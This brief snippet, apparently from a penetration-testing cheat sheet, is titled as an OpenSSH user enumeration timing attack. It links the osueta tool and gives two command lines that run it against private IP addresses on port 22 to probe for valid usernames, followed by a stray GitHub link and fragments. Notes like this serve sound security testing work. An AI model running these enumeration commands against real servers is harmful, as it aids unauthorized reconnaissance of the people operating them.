```

Exploit the OpenSSH User Enumeration Timing Attack

```
# https://github.com/c0r3dump3d/osueta
$ ./osueta.py -H 192.168.1.6 -p 22 -U root -d 30 -v yes
$ ./osueta.py -H 192.168.10.22 -p 22 -d 15 -v yes –dos no -L userfile.txt
```

LINKEDIN:

GITHUB: https://github.com/rustyshackleford221

HA

KC

ER